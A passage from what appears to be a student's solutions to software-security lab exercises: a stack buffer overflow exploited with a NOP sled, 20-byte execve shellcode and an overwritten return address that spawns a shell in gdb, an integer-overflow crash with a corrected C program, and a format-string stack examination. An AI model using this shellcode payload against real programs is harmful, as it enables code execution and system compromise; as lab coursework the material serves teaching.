   0x5655626c <+103>:   mov    eax,0x0
   0x56556271 <+108>:   mov    ebx,DWORD PTR [ebp-0x4]
   0x56556274 <+111>:   leave
   0x56556275 <+112>:   ret
End of assembler dump.
(gdb) break *0x56556264
Breakpoint 2 at 0x56556264: file example4.c, line 21.
(gdb) c
Continuing.

Breakpoint 2, 0x56556264 in main (argc=2, argv=0xffffd094) at example4.c:21
21        in example4.c
(gdb) x/100xb $esp
```

- Examine `$esp` to verify contents have been copied properly into the buffer

```
Breakpoint 3, 0x56556269 in main (argc=2, argv=0xffffd094) at example4.c:21
21        in example4.c
(gdb) x/100xb $esp
0xffffcedc:     0xe4    0xce    0xff    0xff    0x68    0xd2    0xff    0xff
0xffffcee4:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffceec:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcef4:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcefc:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcf04:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcf0c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcf14:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcf1c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcf24:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcf2c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcf34:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcf3c:     0x41    0x41    0x41    0x41
```

- Pick any of the starting addresses from the stack `0xffffcefc`(in our case).

- Now use this address to overwrite the instruction pointer `ip` to point to our shellcode.

- Calculate shellcode length(`20 bytes`)

- Fill the buffer with no-ops `\x90` + `20 bytes shellcode` + `return address` which should result to 268 bytes(`offset` + `return address`) and run

```
(gdb) run $(python -c "print('\x90'*208   + '\x31\xc9\x6a\x0b\x58\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3
\xcd\x80' + '\xfc\xce\xff\xff' * 10  )")
Starting program: /home/kali/lab2/exercise6/example41 $(python -c "print('\x90'*208   + '\x31\xc9\x6a\x0b\x58\x51\x68
\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80' + '\xfc\xce\xff\xff' * 10  )")
process 69670 is executing new program: /usr/bin/dash
$ id
[Detaching after vfork from child process 69675]
uid=1000(kali) gid=1000(kali) groups=1000(kali),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev)
,109(netdev),119(bluetooth),133(scanner),141(kaboxer)
$
```

payload

```
./example4 $(python -c "print('\x90'*208   +
'\x31\xc9\x6a\x0b\x58\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80' +
'\xfc\xce\xff\xff' * 10  )")
```

- payload breakdown
  `208 bytes` (no-ops) + `20 bytes` shellcode + `4 bytes` return address * 10 = `268 bytes`.

Exercise 7: Integer Overflow

1. Explain why you are able to crash the program and what type of error you encountered.
solution :

- Program expects two arguments `argument 1` which is passed to `atoi`(`ascii to Integer`) and stored in a variable `s` (type:`unsigned short`) and argument2 will be copied into `buf` using `snprintf`.
- size of the buffer is checked as `short`(`16 bytes`) and `snprintf` uses `int` value to the argument which stores the maximum number of bytes into the buffer.
- This typecasting results in using a numeric value that is outside of the range of short and `buffer size` check can be bypassed.

2. Briefly explain the input you used to crash the program.
solution :

- Input (argument 1 =`65536` argument2 = `$(python3 -c "print('A'*110)")`)

```
shashi@ubuntu:~$ ./integer_overflow 65538 $(python3 -c "print('A'*110)")
atoi(argv[1]) = 65538, 0x00010002
s = 2, 0x2
Buffer =
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Segmentation fault (core dumped)
```

3. Correct the code to avoid this vulnerability. Deliver the corrected code!
solution :


- Declare variable `s` as int

```
kakashi@kali:~/assignment4/codes#4$ ./example5  65539 $(python -c "print 'A'*256")
atoi(argv[1]) = 65539, 0×00010003
s = 65539, 0×3
Error: Input is too large
```

```c
void usage(const char *pname);
//___________________________________________________________
int main(int argc, char **argv) {
    int s;  // Modified
    char buf[100];

    if(argc != 3) {
        fprintf(stderr, "Error: wrong number of arguments.\n");
        usage(argv[0]);
        return -1;
    }

    s = atoi(argv[1]);

    printf("atoi(argv[1]) = %d, 0x%08x\n", atoi(argv[1]), atoi(argv[1]));
    printf("s = %hd, 0x%hx\n", s, s);

    if(s > sizeof(buf) - 1) {
        printf("Error: Input is too large\n");
        return -1;
    }

    snprintf(buf, atoi(argv[1])+1, "%s", argv[2]);
    printf("Buffer = '%s'\n", buf);

    return 0;
}
//___________________________________________________________
void usage(const char *pname) {
    ...
}
```

Exercise 8: Format string functionality

1. Roughly outline the stack structure (position in and allocated size on the stack for all arguments to printf)
solution :



2. Use a short sample program and gdb to verify your answers from the last subtask. Deliver a gdb-printout of the stack (and your sample program of course) in which you can identify and explain the relevant parts and positions of the arguments.

solution :

- Sample program

```
#include <stdio.h>
int main(){
 char *somestring = "Some characters";
 printf("An integer:%d,Guess:%f,Some string:%s\n",3141,3.141,somestring);
}
```

- The main stack frame consisting of `somestring` as its local varaible.

```
[──────────────────────────────────stack──────────────────────────────────]
0000| 0xffffd0dc ──▸ 0x56557008 ("Some characters")
0004| 0xffffd0e0 ──▸ 0x1764513f
0008| 0xffffd0e4 ──▸ 0x0
0012| 0xffffd0e8 ──▸ 0x0
0016| 0xffffd0ec ──▸ 0xf7de7e46 (<__libc_start_main+262>:       add     esp,0x10)
0020| 0xffffd0f0 ──▸ 0x1
0024| 0xffffd0f4 ──▸ 0xffffd194 ──▸ 0xffffd359 ("/home/kakashi/assignment4/codes#4/stringFor
0028| 0xffffd0f8 ──▸ 0xffffd19c ──▸ 0xffffd388 ("SHELL=/bin/bash")
[─────────────────────────────────────────────────────────────────────────]
Legend: code, data, rodata, value

Breakpoint 1, main () at stringFormat.c:5
5         printf("An integer:%d,Guess:%f,Some string:%s\n",3141,3.141,somestring);
gdb-peda$ x/32xb $esp
0xffffd0dc:   0x08    0x70    0x55    0x56    0x3f    0x51    0x64    0x17
0xffffd0e4:   0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd0ec:   0x46    0x7e    0xde    0xf7    0x01    0x00    0x00    0x00
0xffffd0f4:   0x94    0xd1    0xff    0xff    0x9c    0xd1    0xff    0xff
gdb-peda$ info stack
```

3. Use the last two subtasks to explain the behavior of the given code when you omit the argument somestring. If possible verify your results with the printf function of gdb.

solution:

If format string is specifiefd and no parameter is passed, then it fetches the content from top of the stack (in our case `somestring`).

```
gdb-peda$ l
1       #include <stdio.h>
2       int main()
3       {
4
5       char *somestring = "Some characters";
6       printf("An integer:%d,Guess:%f,Some string:%s\n",3141,3.141);
7       }
gdb-peda$ r
Starting program: /home/kakashi/assignment4/codes#4/stringFormat
An integer:3141,Guess:3.141000,Some string:Some characters
[Inferior 1 (process 5605) exited normally]
Warning: not running
```